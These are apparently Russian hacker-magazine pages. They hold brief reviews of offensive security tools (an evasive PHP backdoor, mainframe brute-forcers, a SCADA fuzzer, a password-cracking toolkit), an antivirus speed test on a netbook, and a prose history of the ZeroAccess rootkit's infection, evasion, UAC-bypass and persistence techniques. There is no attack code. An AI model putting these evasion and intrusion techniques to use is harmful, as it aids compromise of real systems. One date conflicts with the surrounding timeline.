Также отдельно хочется отметить, что общение с шеллом обфусцировано и позволяет обходить сигнатурное обнаружение, используемое NIDS. Также сам backdoor имеет полиморфный PHP-код, который позволяет избежать обнаружения HIDS AV. Проект, кстати, уже 23 раза fork'нули на GitHub: если покопаться, то можно найти интересные модификации.



Автор: Phil Young **Система:** Linux

github.com/mainframed/Mainframed



ЦЕЛЬ — МЕЙНФРЕЙМ

Сейчас очень модно ломать браузеры, мобильные девайсы, SCADA-системы и спутники. И все, кажется, забыли о таких махинах, как мейнфреймы.

Для тех, кто не знает, мейнфрейм — это высокопроизводительный компьютер со значительным объемом оперативной и внешней памяти, предназначенный для организации централизованных хранилищ данных большой емкости и выполнения интенсивных вычислительных работ. Его отличительные черты — высокое среднее время наработки на отказ (12–15 лет), повышенная устойчивость системы, большая пропускная способность, встроенные в аппаратуру возможности защиты.

Mainframed представляет собой набор скриптов, JCL и программ для аудита безопасности мейнфреймов на z/OS. z/OS — это проприетарная 64-битная серверная операционная система, разработанная компанией IBM для мейнфреймов собственного производства. В итоге в данный набор аудитора мейнфрейма входят:

- TSO Brute;
- TSO User/Pass Sniffer;
- NMAP Patch;
- Netcat для USS/OMVS.

Эта тема сейчас не особенно обсуждается, но при этом очень интересна. Для того чтобы более подробно узнать о безопасности мейнфреймов, анализе их безопасности, подходящих инструментах, крайне рекомендую посетить mainframed767.tumblr.com.



Авторы: Dmitrijs Solovjovs, Tobias Leitenmaier, Daniel Mayer **Система:** Windows/Linux

github.com/HSASec/ProFuzz



ФАЗЗИМ SCADA

Обратимся к теме безопасности SCADA, а именно протоколу PROFINET. Хотя его еще нет в top-3 протоколов США, но PROFINET уже сейчас широко используется как ICS (Industrial Control System) протокол в Европе, особенно в производственном секторе. Россия не исключение.

PROFINET — открытый промышленный стандарт для автоматизации Ethernet PROFIBUS & PROFINET International (PI). Где можно встретить данный протокол? Например, компания Siemens делает PROFINET-чипы и широко использует их в своих девайсах. Короче говоря, если взять какой-нибудь крупный промышленный объект, где есть управляемое оборудование и SCADA-системы, то этот протокол используется для передачи данных между ними.

Цель ясна, теперь перейдем к инструменту. ProFuzz — это фаззер PROFINET-стека. Основан он на небезызвестном фреймворке Scapy. ProFuzz на данный момент способен фаззить следующие типы PROFINET-фреймов:

- afr (Alarm Frame Random);
- afo (Alarm Frames Ordered);
- pnio (Cyclic RealTime);
- dcp (DCP Identity Requests);
- ptcp (Precision Transparent Clock Protocol — BETA).

На самом деле хотелось бы, чтобы данный фаззер использовали при тестировании разработчики, которые пишут свой собственный PROFINET-стек, а не хакеры, — а то мало ли что еще взлетит на воздух :).



Автор: Peter Kacherginsky (iphelix) **Система:** Windows/Linux

thesprawl.org/projects/pack



УМНЫЕ СЛОВАРИ

PACK (Password Analysis and Cracking Toolkit) — это набор утилит, предназначенных для анализа парольных словарей и улучшения их качества на основе умных правил генерации. Важно понять, что сам данный набор не способен взламывать пароли, а предназначен для повышения эффективности взлома паролей программами-брутфорсерами. Весь набор состоит из четырех основных скриптов: rulegen.py, dictstat.py, maskgen.py, policygen.py.

Rulegen предназначен для анализа паролей и генерации правил для Hashcat. Скрипт исследует уже взломанные пароли и на основе их строит маску для генерации новых паролей, что может быть очень эффективно против еще не взломанных хешей в корпоративной системе. Как нетрудно догадаться, это необходимо для Hashcat Rule Based Attack.

Dictstat и maskgen предназначены для анализа паролей и генерации масок для Hashcat соответственно. Они анализируют пароль или список паролей и выдают статистику на основе масок, которые представлены с помощью четырех категорий символов: символы нижнего регистра, символы верхнего регистра, цифры и специальные символы. Функциональность в первую очередь предназначена для Hashcat Mask Attack.

Policygen предназначен для генерирования словаря на основе политики: минимальное количество символов каждого типа и общая длина пароля. Словарь идеально подходит для перебора паролей из какой-нибудь корпоративной сети, так как именно в них чаще всего применяются парольные политики.



Евгений Дроботун
drobotun@xakep.ru

ОТ РЕДАКЦИИ

Капитан Очевидность поясняет, что в подзаголовке статьи мы упомянули его не зря. Дело в том, что результаты этого теста многие компьютерщики на интуитивном уровне и так подозревали. Но интуиция одно, а практика — дело другое. Лично меня один из представителей теста немного удивил.



INFO

Да, мы слышали, что некоторые компании снимают с производства свои нетбуки. Но это не значит, что мы перестаем их любить, — нам, производителям цифрового контента, по-прежнему нравятся полноценные компьютеры на винде по 10 килорублей за штуку. Да и Morrowind с Heroes III на них идет неплохо ;).

САМЫЙ БЫСТРЫЙ АНТИВИРУС

ПЕРВОЕ ТЕСТИРОВАНИЕ, ПРОВЕДЕННОЕ ПРИ ИНФОРМАЦИОННОЙ ПОДДЕРЖКЕ КАПИТАНА ОЧЕВИДНОСТЬ!

Сегодня мы оставим в покое способности антивирусов распознавать всяческие угрозы, противостоять вредоносному коду и бороться с хитроумными крипторами и антиэмуляционными приемами.

Подойдем к тестированию несколько с другой стороны и проверим, какой из антивирусов больше подходит для установки на нетбуки, которые, как известно, не могут похвастаться изобилием ядер, гигагерц и объемов оперативной памяти.

Итак, на старт приглашаются:

- Антивирус Касперского 2013,
- Dr.Web 7.0,
- NOD32 Smart Security 5,
- Microsoft Security Essential.


Кто из этих четырех борцов с вредоносным кодом достоин желтой майки лидера? Совсем скоро мы об этом узнаем…

1

Время загрузки системы

Время загрузки системы измерялось с помощью утилиты BootRacer. Для начала мы замерили время загрузки «чистой» системы, без какого-либо антивируса, а затем проверили все антивирусные продукты по очереди.

По результатам этого испытания MSE и NOD32 вырвались вперед, довольно-таки серьезно опередив соперников. Эти два антивируса практически не замедляют процесс загрузки системы, и он проходит почти так же, как и на «чистой» системе.




Результаты теста № 1

2

Время загрузки xakep.ru в Chrome

Для проведения этого теста впишем в стартовую страницу Chrom'а наш любимый сайт и настроим AppTimer на тридцатикратный запуск браузера. После того как AppTimer закончит свое дело, результаты замеров окажутся в заранее указанном лог-файле. Так же как и в первом случае, сначала проверим на системе без антивируса, далее — с каждым антивирусом по очереди. Здесь явный лидер NOD32, затем почти на равных следуют MSE с «Доктором» и, с большим опозданием, «Касперский».



Результаты теста № 2

3

Время загрузки xakep.ru в Chrome с включенным обновлением антивирусных баз

Этот тест повторяет предыдущий, за исключением того, что запуск Chrom'а производился при включенном обновлении антивирусных баз и тест не проводился на «чистой» машине.

Понятно, что процесс обновления замедляет загрузку сайта, и это видно по результатам. Что же касается лидеров и отстающих, то здесь картина аналогичная.




Результаты теста № 3



Время открытия документа в Microsoft Word

Измерительным инструментом для этого и следующего тестов также послужит AppTimer. Загружать будем не совсем маленький документ объемом около полутора мегабайт. В итоге видим, что Dr.Web и KIS замедлили процесс запуска Word'а и загрузки документа чуть больше, чем на секунду, в то время как работа остальных двух оказалась не так заметна. Лидер здесь MSE.



Результаты теста № 4



МЕТОДИКА ТЕСТИРОВАНИЯ

Для чего обычно используют нетбук? Выйти в Сеть в общественных местах, отредактировать не слишком объемные тексты, разложить «косынку», ну и изредка возникает необходимость что-нибудь заархивировать или разархивировать. Поэтому мы замеряли время выполнения следующих операций:

- **загрузка системы:** без антивирусной программы и с установленными проверяемыми антивирусами поочередно;
- **загрузка сайта xakep.ru в Chrome**: параметр поочередно проверялся на нетбуке без антивируса и с каждым из тестируемых антивирусов;
- **то же, с обновлением антивирусных баз:** параметр поочередно проверялся с каждым из тестируемых антивирусов при включенном обновлении антивирусных баз;
- **загрузка документа в Word:** без антивирусной программы и с установленными проверяемыми антивирусами поочередно;
- **то же, при полном сканировании:** с каждым из проверяемых антивирусов поочередно;
- **проверка коллекции файлов:** параметр поочередно проверялся с каждым из тестируемых антивирусов;
- **архивирование файлов при полном сканировании**: параметр поочередно проверялся с каждым из тестируемых антивирусов.

Чтобы получить более-менее адекватную картину, одного измерения мало, поэтому каждый параметр измеряли тридцать раз, высчитывали среднее арифметическое и для наглядности строили графики.

Для измерения времени загрузки системы была выбрана утилита BootRacer, а для оценки времени загрузки сайта в Chrome и времени загрузки документа в Word — утилита AppTimer.


Конфигурация нетбука — самая обычная безо всяких изысков: Intel Atom 1,67 ГГц, 2 Гб оперативки, 300 Гб жесткий диск, видео от Intel и Windows 7 Starter SP1.

Для каждого антивируса проводилась своя серия экспериментов, далее система полностью переустанавливалась с нуля и устанавливался очередной испытуемый антивирус.

5 Время открытия документа в Microsoft Word с включенной полной проверкой компьютера

Повторим предыдущий тест, но с включенной полной проверкой компьютера на наличие вирусов.

Лидер остался тот же, на второе место вырывается «Касперский», далее, с небольшой задержкой, NOD32, и последним приходит Dr.Web.




Результаты теста № 5

6 Время проверки коллекции файлов

В этом тесте мы проверим, как долго каждый из антивирусов делает то, для чего он и предназначен. Для проверки была создана папка, содержащая 24 605 различных файлов общим объемом 1,39 Гб.

В этом тесте два явных лидера — NOD32 и «Касперский», а больше всех шуршал головками жесткого диска, пытаясь отыскать какую-нибудь малварь, Dr.Web. При этом стоит отметить, что оба лидера имеют в своем арсенале технологии, значительно ускоряющие повторное сканирование, и для чистоты эксперимента они были отключены.




Результаты теста № 6

7 Скорость архивирования и разархивирования

Ну и в заключение подвергнем нетбук с каждым антивирусом по очереди последнему испытанию: заархивировать 219 файлов общим объемом 1,16 Гб с одновременной полной проверкой компьютера на наличие вирусов. Для архивирования будем использовать архиватор 7-Zip, тип создаваемого архива — zip.

В этот раз победу одержал Dr.Web, далее с небольшой задержкой финишировал MSE, NOD32 на третьем месте, ну а последним пришел «Касперский», отстав от лидера более чем на минуту.




Результаты теста № 7




УМНАЯ КНИГА

Если ты хочешь более подробно узнать о статистической обработке результатов различных измерений и погрузиться в мир эффективных, несмещенных и состоятельных оценок результатов экспериментов и опытов, то тебе просто необходимо познакомиться с трудом Елены Сергеевны Вентцель «Теория вероятностей и ее инженерные приложения». Поверь мне, это не фигня!



BootRacer — утилита для измерения времени загрузки системы



Измерение времени загрузки программы с помощью AppTimer

DVD

На диске ты найдешь результаты всех экспериментов, а также утилиты BootRacer и AppTimer, с помощью которых проводилось исследование.

ЗАКЛЮЧЕНИЕ





	MSE	KIS 2013	Dr.Web	NOD32
Тест №1	1	3	4	2
Тест №2	3	4	2	1
Тест №3	3	4	2	1
Тест №4	1	4	3	2
Тест №5	1	2	4	3
Тест №6	3	2	4	1
Тест №7	2	4	1	3
Сумма мест	14	23	20	13
Итоговое место	2	4	3	1

Планируя это испытание для антивирусов, мы постарались свести к минимуму субъективизм в оценках, используя всем понятные единицы и одинаковые инструменты и методики измерений для всех испытуемых.

Конечно, если у тебя на столе стоит многоядерный монстр с парой десятков мегабайт оперативки, перемалывающий бесконечный поток цифр со скоростью света, то при выборе антивируса ты вряд ли будешь руководствоваться результатами проведенных нами сегодня испытаний.

Если же ты озадачен выбором антивирусного средства для нетбука, неттопа или другой маломощной системы, то, я думаю, статья даст тебе определенную пищу для размышлений и поможет принять взвешенное и обдуманное решение.



ZEROACCESS: ПОЛНАЯ БИОГРАФИЯ

Владимир Трегубенко
tregubenko_v_v@tut.by

ДОЖИЛИ! УЖЕ И БИОГРАФИИ ВИРУСОВ ПУБЛИКУЮТ!

Со временем некоторые вредоносные программы становятся своеобразными брендами в среде кибер-андеграунда. Как правило, они широко распространены по сравнению с другими вредоносами и используют различные технологичные фишки. К их числу можно отнести семейства Sality, Conficker, Waledac, Zeus, TDL и множество других. Как бы ни боролись с такими угрозами антивирусные компании, «иногда они возвращаются». В логичности использования раскрученного имени злоумышленникам не откажешь. Разбирая функционал очередной «зверушки», невольно задаешь себе вопрос — а когда это все началось? И выясняется, что и не год, и не два назад. Об одном таком семействе и будет рассказано далее.

НАЧАЛО

История ZeroAccess (aka MAX++) началась в июне 2009 года. Именно тогда был обнаружен образец вредоносной программы, который использовал путь вида \\?\globalroot\Device__max++>\[8 digit hex code].dll, а в драйвере ядра имел строку «f:\VC5\release\ZeroAccess.pdb». Так что название ZeroAccess — авторское. Как известно, некоторые антивирусные вендоры не хотят называть вредоносы так, как задумывали их авторы, поэтому MAX++ также известен под названиями Smiscer и Sirefef. Версия 2009 года прятала свой бинарный код в альтернативных потоках (Alternate Data Streams — ADS) файловой системы NTFS под названиями win32k.sys:1 и win32k.sys:2, которые прописывались в системе как сервисы. Первый из этих файлов был приманкой — если антивирусное ПО пыталось получить доступ к нему, ZeroAccess немедленно завершал сканирующий процесс. Впоследствии использование техники слежения за специально созданными объектами ОС для «убийства» антивирусов стало его отличительной особенностью.

СВОДНЫЙ БРАТ TDL3

В январе 2010-го создатели ZeroAccess принялись распространять новую версию своего детища. Для этого задействовались ресурсы сети Ecatel компании RBN. Отличительным признаком новой версии ZeroAccess было явное заимствование идей TDL3, а именно — запуск через заражение драйвера и использование скрытого хранилища для своих компонентов.

Установка в систему начиналась с файла-дроппера, например с именем keygen.exe. Для нормальной работы не-




Рис. 1. Структура файловой системы

обходимы были права администратора, что при маскировке под кейген для любимой игрушки не было особой проблемой. При установке на диск никаких временных рабочих файлов не извлекалось, все манипуляции происходили в памяти. Для старта при загрузке ОС использовалась методика загрузки при помощи функции ZwLoadDriver(). Перво-наперво выбирался существующий в системе драйвер-жертва, подпадающий под несколько необходимых признаков: имя драйвера должно было находиться в диапазоне от Ndis.sys до Win32k.sys, размер — более 0x4C10 байт, IMAGE_OPTIONAL_HEADER->Export Table.RVA выставлен в NULL (драйвер ничего не экспортирует). Также драйвер не должен был запускаться при загрузке системы, это проверялось по флагу Start (0 — не загружать) в ветке реестра services. Выбрав подходящий драйвер, ZeroAccess целиком переписывал его своим кодом, предварительно отключив SFC. Далее создавалась запись в реестре о новом сервисе со случайным именем и параметрами Type = 0x1, Start = 0x3. Хитрость заключалась в том, что ImagePath для сервиса выставлялся в *, а для * при помощи функции ZwCreateSymbolicLinkObject() создавался симлинк на перезаписанный драйвер. Указанный сервис и стартовал путем вызова ZwLoadDriver(). Запущенный руткит регистрировался через вызов IoCreateDriver() в качестве драйвера ОС, для перехвата операции ввода-вывода на уровне IRP-пакетов драйверов мини-порта дисковой подсистемы. Далее создавалось виртуальное устройство с фиксированным именем \??\C2CAD972#4079#4fd3#A68D#AD34CC121074, к которому подмонтировался ранее созданный файл хранилища под именем %system%\Config\[random symbols].sav. Теперь дроппер мог обращаться к своему хранилищу через виртуальное устройство. После форматирования хранилища в сжатый том NTFS при помощи функций библиотеки fmifs.dll туда сохранялись все остальные компоненты, включая копию чистого драйвера. Структура файлов приведена на рис. 1.

Функция руткита заключалась в сокрытии содержимого перезаписанного драйвера; при попытке его прочитать руткит демонстрировал сохраненный исходный файл. Помимо этого, руткит инициировал запуск инжектора B48DADF8.sys, который внедрял основной модуль DLL с именем max++.00.x86 в адресное пространство браузера посредством APC. Можно заметить, что в ходе работы функции непосредственного запуска вообще не используются, дабы не вызывать срабатывания проактивной защиты антивирусов. Основной модуль имел функции связи с командным центром и подмены поисковой выдачи для перенаправления пользователя на вредоносные сайты, предлагающие загрузить фейковый антивирус (FakeAV). Параметры подключения брались из файлов в хранилище с названиями, похожими на CLSID, например {49B474EB-92D0-464f-B1DD-1F37AABF9D95}. По информации Symantec, между 1 июля 2009-го и 30 июня 2010 года было произведено около 43 миллионов установок поддельных антивирусов. Если учесть стоимость такого «подарка» — от 30 до 100 долларов, вырисовывается, что этот бизнес был достаточно прибыльным.

В 2011 году появилась обновленная версия. Для загрузки руткита использовался все тот же метод запуска через ZwLoadDriver() с небольшими изменениями. Теперь драйверы выбирались из диапазона от classpnp.sys до win32k.sys, размером больше, чем 0x7410. В коде дроппера присутствовала проверка на выполнение в 64-разрядной среде, в этом случае выполнение сразу завершалось. Имя устройства для обращения к хранилищу имело вид \\?\ACPI#PNP0303#2&da1a3ff&0 (могло меняться от релиза к релизу). Файл хранилища размером 16 Мб %system%\Config\[random symbols] на этот раз не был сжат, а шифровался 128-битным статическим ключом RC4, расшифровка производилась на лету драйвером руткита при обращении к файлам, содержавшимся в хранилище. Появилась ярко выраженная модульная структура (см. рис. 2), модули загружались с удаленного сервера. Для связи с командным центром устанавливалось соединение на порт 13620. Сами запросы и ответы передавались в зашифрованном виде.

РАБОТА В X64 И ТРЮКИ САМОЗАЩИТЫ

Вплоть до апреля 2011 года 64-разрядные версии ОС не заражались ZeroAccess. В мае это досадное упущение было исправлено, но не сказать чтобы очень технологично. Дело в том,

Функция руткита заключалась в сокрытии содержимого перезаписанного драйвера; при попытке его прочитать руткит демонстрировал сохраненный исходный файл

СВЯЗЬ МЕЖДУ ZEROACCESS И TDL3



В январе 2010 года в семействе TDL3 появилась версия, в которой файл полезной нагрузки назывался не cmd.dll, а Z00clicker.dll. Казалось бы, при чем тут ZeroAccess? Все дело в том, что строка Z00clicker в дальнейшем несколько раз упоминалась в связи с этим семейством вредоносов. Сначала, в августе 2001-го, было выявлено распространение модуля desktop.ini для ZeroAccess. Этот модуль блокировал работу TDL3 (последней версии, с именами, как у TDL4) путем удаления конфигурационного файла cfg.ini и модуля cmd.dll из хранилища TDL (если бы целью был TDL4, то еще должен был бы удаляться cmd64.dll). Кроме функции «Kill TDL», интерес представляет распространение модуля Z00clicker2.dll, предназначенного для накрутки посещения сайтов. Последняя версия ZeroAccess содержит в своем составе модуль, отвечающий за click fraud, который создает класс с именем z00clicker3. Вот и думай после этого, есть между ZeroAccess и TDL3 связь или нет.

Некоторые специалисты, например представитель компании Webroot Жак Эразмус (Jacques Erasmus), говорят, что исходные коды TDL3 были проданы разработчикам ZeroAccess. Произошло это примерно в конце 2009 — начале 2010 года. Так что не исключено, что версия TDL3 с Z00clicker.dll и ZeroAccess — результаты сторонней разработки на базе исходного кода TDL3. В то же время сотрудники «Лаборатории Касперского» заявляют, что никакой связи между TDL3 и ZeroAccess нет. По их словам, скорее, речь может идти о reverse engineering и заимствовании идей TDL3.

U		48 B
L		152 B
(Root directory)		4,1 KB
$Extend		344 B
800000c0.sys	sys	44,5 KB
80000002.sys	sys	10,0 KB
80000001.sys	sys	21,5 KB
80000000.sys	sys	21,5 KB
000000c0.sym	sym	1,0 KB
00000011.sym	sym	38 B
00000002.sym	sym	6,8 KB
00000001.sym	sym	43,0 KB

Рис. 2. Содержимое хранилища

что для x86 алгоритм работы был аналогичен предыдущей версии и руткит работал на уровне ядра. В противовес этому, в среде x64 все работало в usermode.

Как известно, в Windows, начиная с Vista, появился UAC — компонент системы, который запрашивает подтверждение действий, требующих прав администратора. UAC, конечно, несколько повысил уровень безопасности Windows, но, как всегда, злобные хакеры все испортили. В UAC многие системные программы жестко прописаны как доверенные (например, explorer.exe), поэтому код, который приводит к срабатыванию для других приложений, для них не работает при настройке по умолчанию. Эта особенность была использована в дроппере ZeroAccess для того, чтобы поднять свои привилегии в системе до уровня администратора, окно UAC при этом пользователю не показывалось (со временем этот баг был исправлен).

Для обхода средств мониторинга трафика в заголовке HTTP-запроса HOST использовалось сгенерированное при помощи Domain Generator Algorithm (DGA) доменное имя в зоне .cn, реально оно не резолвится серверами DNS. В ответ на запрос с неправильным заголовком HOST сервер возвращал пустой ответ. То есть сервер точно так же генерировал значение и сравнивал его с поступившим от бота. Эти действия представляли собой некую систему псевдоаутентификации, которая защищала сервер, например от сканирования поисковыми роботами.

Так как процедура установки для x86 уже была описана (заражение драйвера), заострять внимание на ней не будем. Стоит лишь отметить очередную смену формата хранилища в июле, теперь это был не файл, а каталог вида C:\WINDOWS\$NtUninstallKBxxxxx$, где xxxxx — пять сгенерированных цифр. Такое наименование было выбрано с целью маскировки под рабочую директорию обновления ОС Windows. Доступ к ней блокировался путем создания символической ссылки с $NtUninstallKBxxxxx$ на %systemroot%\system32\config, а также выставлением правил ACL. Каждый файл внутри директории шифровался RC4, ключ не был определен в коде, а генерировался с использованием некоторых параметров ОС. Краткое описание загружаемых из интернета компонентов:

- @00000001 — резервная копия дроппера;
- @80000000 — модуль трекинга, предназначен для сбора статистики заражений, информация о зараженной системе отправлялась на counter.yadro.ru;
- @800000c0 — поддельная библиотека mswsock.dll для перехвата функций WinSocks, их мониторинг позволял красть пароли и логины FTP, а также производить внедрение JavaScript в HTML-страницы;
- @000000c0 — модуль внедряет JavaScript для изменения выдачи поисковых запросов и отправляет данные FTP-аккаунтов на удаленный сервер;
- @800000cb — модуль внедряется в svchost.exe и используется для накрутки посещаемости (click fraud);
- @800000cf — модуль связи с командным центром, внедряется в winlogon.exe, а затем в браузер, установленный на компьютере. В адресном пространстве браузера выполняется код, связывающийся по фиксированным IP-адресам и порту 13620 с командным центром. Список IP находится в файле с именем, похожим на CLSID.

В режиме x64 никаких инноваций не наблюдалось.

БЛАГОДАРНОСТИ

Автор и редакция выражают благодарность компаниям Sophos и «Лаборатория Касперского» за помощь в подготовке статьи и ценные комментарии к готовому тексту.

Загрузочный модуль сохранялся как %windir%\system32\consrv.dll, для его запуска правилась ветка реестра HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\SubSystems, в значение ключа «Windows» вставлялась строка «consrv:ConServerDllInitialization». Для маскировки своих файлов ZeroAccess использовал в качестве хранилища системную директорию Global Assembly Cache (GAC) вида $windir\assembly, которая нужна для отображения установленных компонентов .NET и не показывает непосредственно свое содержимое в Explorer (однако такой способ маскировки не прокатывает в FAR и TotalCommander). Для хранилища создавался каталог $windir\assembly\tmp, где и размещались в зашифрованном виде модули.

Интересная фишка данной версии ZeroAccess — использование техники «ловли на живца» для обламывания антивирусов. Кроме своего основного драйвера-руткита, ZeroAccess имел дополнительный драйвер ядра для создания «приманки» — объекта, на который «клевали» антивирусные средства защиты. Этот драйвер создавал устройство \Device\svchost.exe и сохранял подставной PE-файл как \Device\svchost.exe\svchost.exe, доступ к которому мониторился руткитом. Если какое-либо приложение пыталось обратиться к нему, то ZeroAccess немедленно завершал его. Для завершения потока приложения в него методом APC инжектировалось около двухсот байт кода, который вызывал ExitProcess(). Но это было еще не все! Чтобы предотвратить последующие запуски завершенного приложения, для его исполняемого файла ZeroAccess сбрасывал правила доступа ACL, разрешающие чтение и выполнение файла. Таким образом, один раз попавшись на крючок, антивирус больше не мог запуститься.

ДАЕШЬ P2P!

Стремясь повысить живучесть зловреда, разработчики стали использовать различные ухищрения. Основной упор был на возможность работы ZeroAccess при любых правах доступа, а также на противодействие блокированию командных центров. При запуске в Windows Vista/Seven происходила попытка повысить свои права. Так как баг с обходом UAC через инжект в explorer.exe был пофиксен, для поднятия прав стал использоваться DLL hijacking. Его суть в том, что ОС сначала ищет необходимую DLL в текущей директории, а потом в системной, поэтому, разместив в директории легитимной программы DLL с именем, совпадающим с именем одной из импортируемых библиотек, можно добиться запуска вредоносного кода. Для реализации этого метода на борту дроппера, во внедренном CAB-файле (см. рис. 3) присутствовал файл fp.exe. Это был легальный онлайн-инсталлятор Adobe Flash Player, снабженный к тому же цифровой подписью VeriSign. Инсталлятор сохранялся под именем FlashPlayerInstaller.exe в каталог temp, в этот же каталог предварительно помещался файл msimg32.dll, имя которого совпадает с одной из импортируемых DLL.

Руткит x86-режима, как и прежде, расставлял в системе ловушки. Теперь это был сервис, запускавший файл \systemroot\3439254774:153289011.exe, при этом файл 3439254774 был нулевого размера, а 153289011.exe хранился в ADS и брался из wsc32.

В 64-разрядном режиме Windows Vista/Seven, если были права администратора, использовалась схема с consrv.dll и $windir\assembly. Если же таких прав не было, это не оказы-

Рис. 3. Файлы в CAB-архиве дроппера P2P TCP-based

Файл в CAB	Назначение
wsc32	Исполняемый файл-приманка
rtk32	Kernel руткит (x32)
rtk64	Usermode библиотека consrv.dll (x64)
32.#	Список пиров (x32)
64.#	Список пиров (x64)
32.@	Список пиров (x32)
64.@	Список пиров (x64)
32.exe	Основной модуль (x32)
64.exe	Основной модуль (x64)
fp.exe	Онлайн инсталлятор Flash Player для обхода UAC

валось фатальным, в том числе в среде XP. Ведь самое главное нововведение — файл X, реализующий P2P (см. врезку) на базе протокола TCP для распространения своих модулей, а также bootstrap list с названием @, каталоги U и L, размещались в местах, доступных на запись с пользовательскими правами:

- XP — %UserProfile%\Application Data\[8 digit hex code];
- Vista/Seven — %UserProfile%\AppData\Local\[8 digit hex code].

Запуск X-файла прописывался в параметре Shell ветки HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon. Таким образом, функционирование ZeroAccess поддерживалось из-под учетной записи с ограниченными правами, пусть даже и без руткит-функций.

По данным компании Sophos, активное распространение P2P TCP-based версии началось в сентябре — ноябре 2011-го, тогда как первые сэмплы появились в конце июля. Антивирусные аналитики отмечают, что данная версия загружала два основных вида полезной нагрузки — click fraud и spambot, которые легко определить по используемым портам (21810, 22292 и 34354, 34355 соответственно).

